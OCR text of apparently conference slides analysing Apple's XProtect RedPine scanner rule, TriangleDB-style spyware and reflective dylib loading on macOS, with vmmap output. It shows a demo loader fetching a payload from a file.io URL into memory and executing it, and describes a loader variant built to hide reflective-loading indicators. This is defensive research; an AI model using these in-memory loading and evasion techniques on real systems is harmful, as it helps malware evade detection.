
> *The implant, which we dubbed TriangleDB, is deployed after the attackers obtain root privileges on the target iOS device by exploiting a kernel vulnerability. It is deployed in memory, meaning that all traces of the implant are lost when the device gets rebooted.*
>
> - "Dissecting TriangleDB, a Triangulation spyware implant" by Georgy Kucherin, Leonid Bezvershenko, and Igor Kuznetsov

https://securelist.com/triangledb-triangulation-implant/110050/

Note: other XPR scanners perform YARA scan on the backing file (not on process memory)

LoadedLibrary Scanner

- A scanner that examines loaded libraries




```
RedPineScanner {
    Process {
        ProcessIsAppleSigned(false)
        HasLoadedLibrary("/System/Library/PrivateFrameworks/FMCore.framework")
        HasLoadedLibrary("/System/Library/Frameworks/CoreLocation.framework/CoreLocation")
        HasLoadedLibrary("/System/Library/Frameworks/AVFoundation.framework/AVFoundation")
        HasLoadedLibrary("/usr/lib/libsqlite3.dylib")
    }.reportOnly()
}
```

Are these dylib paths?

Peculiar Logic

- Except for /usr/lib/libsqlite3.dylib, no actual file paths are specified!
  - CoreLocation and AVFoundation are symlinks
  - FMCore.framework is a directory




```
% file /System/Library/PrivateFrameworks/FMCore.framework
/System/Library/PrivateFrameworks/FMCore.framework: directory
% file /System/Library/Frameworks/CoreLocation.framework/CoreLocation
/System/Library/Frameworks/CoreLocation.framework/CoreLocation: broken symbolic link to Versions/Current/CoreLocation
% file /System/Library/Frameworks/AVFoundation.framework/AVFoundation
/System/Library/Frameworks/AVFoundation.framework/AVFoundation: broken symbolic link to Versions/Current/AVFoundation
```

Mystery of the LoadedLibrary Scanner

- Hypothesis 1: XPR’s Bug
  - Did Apple incorrectly specify the LoadedLibrary paths?
- Hypothesis 2: SIP & SSV bypass
  - Did the attacker replace the directory and the symlinks with attacker’s dylibs?
  - It is pretty unlikely because macOS becomes unstable…

Hypothesis 3: Stealthier Reflective Loader

- TriangleDB iOS implant uses reflective loading for its modules
  - macOS implant maybe implemented it, too
- Patrick’s research showed reflectively loaded dylibs has empty backing files
  - Serves as one of the key indicators of reflective loading



VIEWING MEMORY MAPPINGS?

...may (reactively) reveal memory-mapped payloads

```
% ./customLoader https://file.io/PX4HVdOlgANO
Downloaded https://file.io/PX4HVdOlgANO into memory

Loading...
Linking...
Invoking initializers...

"Hello #OBTS v7"
(I'm loaded at: 0x104c20000)
```

load address (0x104c20000)

```
% vmmap `pgrep customLoader`

Process:          customLoader [5631]
...

==== Non-writable regions for process 5631
...
MALLOC metadata             104bd4000-104bd8000   [   16K    16K    16K      0K] r--/rwx SM=SHM
dylib                       104c20000-104c24000   [   16K    16K    16K      0K] r-x/rwx SM=ZER
dylib                       104c24000-104c28000   [   16K    16K    16K      0K] r--/rwx SM=ZER
dylib                       104c2c000-104c34000   [   32K    32K    32K      0K] r--/rwx SM=ZER
STACK GUARD                 16724000-16aaf8000   [  56.0M    0K     0K      0K] ---/rwx SM=NUL  stack guard for thread 0
__TEXT                      192ad2000-192b55000   [  524K   524K     0K      0K] r-x/r-x SM=COW  /usr/lib/dyld
```

in-memory payloads identified as 'dylib' by vmmap

No backing file!


https://speakerdeck.com/patrickwardle/mirror-mirror-restoring-reflective-code-loading-on-macos?slide=40

Can we specify a backing file to hide indicators of reflective loader?

Hypothesis 3: Stealthier Reflective Loader

- I developed **a new reflective loader that can specify a backing file**
- macOS implant might load dylibs reflectively while specifying backing files?
  - To hide indicators of reflective loader


Output of vmmap



```
dylib                      202de4000-302de4000   [  4.0G     0K     0K     0K] ---/rwx SM=NUL
__TEXT                     302de4000-302de5000   [    4K     4K     4K     0K] r-x/rwx SM=COW          /System/Library/PrivateFrameworks/FMCore.framework
__DATA_CONST               302de5000-302de6000   [    4K     4K     4K     0K] r--/rwx SM=ZER          /System/Library/PrivateFrameworks/FMCore.framework
__LINKEDIT                 302de7000-302de8000   [    4K     4K     4K     0K] r--/rwx SM=ZER          /System/Library/PrivateFrameworks/FMCore.framework
STACK GUARD                3056ba000-308ebe000   [ 56.0M     0K     0K     0K] ---/rwx SM=NUL          stack guard for thread 0
STACK GUARD                3096ba000-3096bb000   [    4K     0K     0K     0K] ---/rwx SM=NUL          stack gua        thread 2
```

Directory path is specified as the backing file

Comment from Phil Stokes




Phil Stokes · 2:42 AM

Oh, and I wanted to say that though you make a really, really convincing case of hypothesis 3 in Ch 4, I really, really wouldn't rule out hypothesis 1 given the amount of dumb errors I've seen in Apple code over the years. 😂

Remaining Mysteries

- It’s more natural to specify an unused system library path as a backing file
  - ○ Why specify a directory or symlink?
- Why doesn’t RedPine scanner remediate threat?
  - ○ If remediation wasn't the goal, what was the purpose of deploying it?

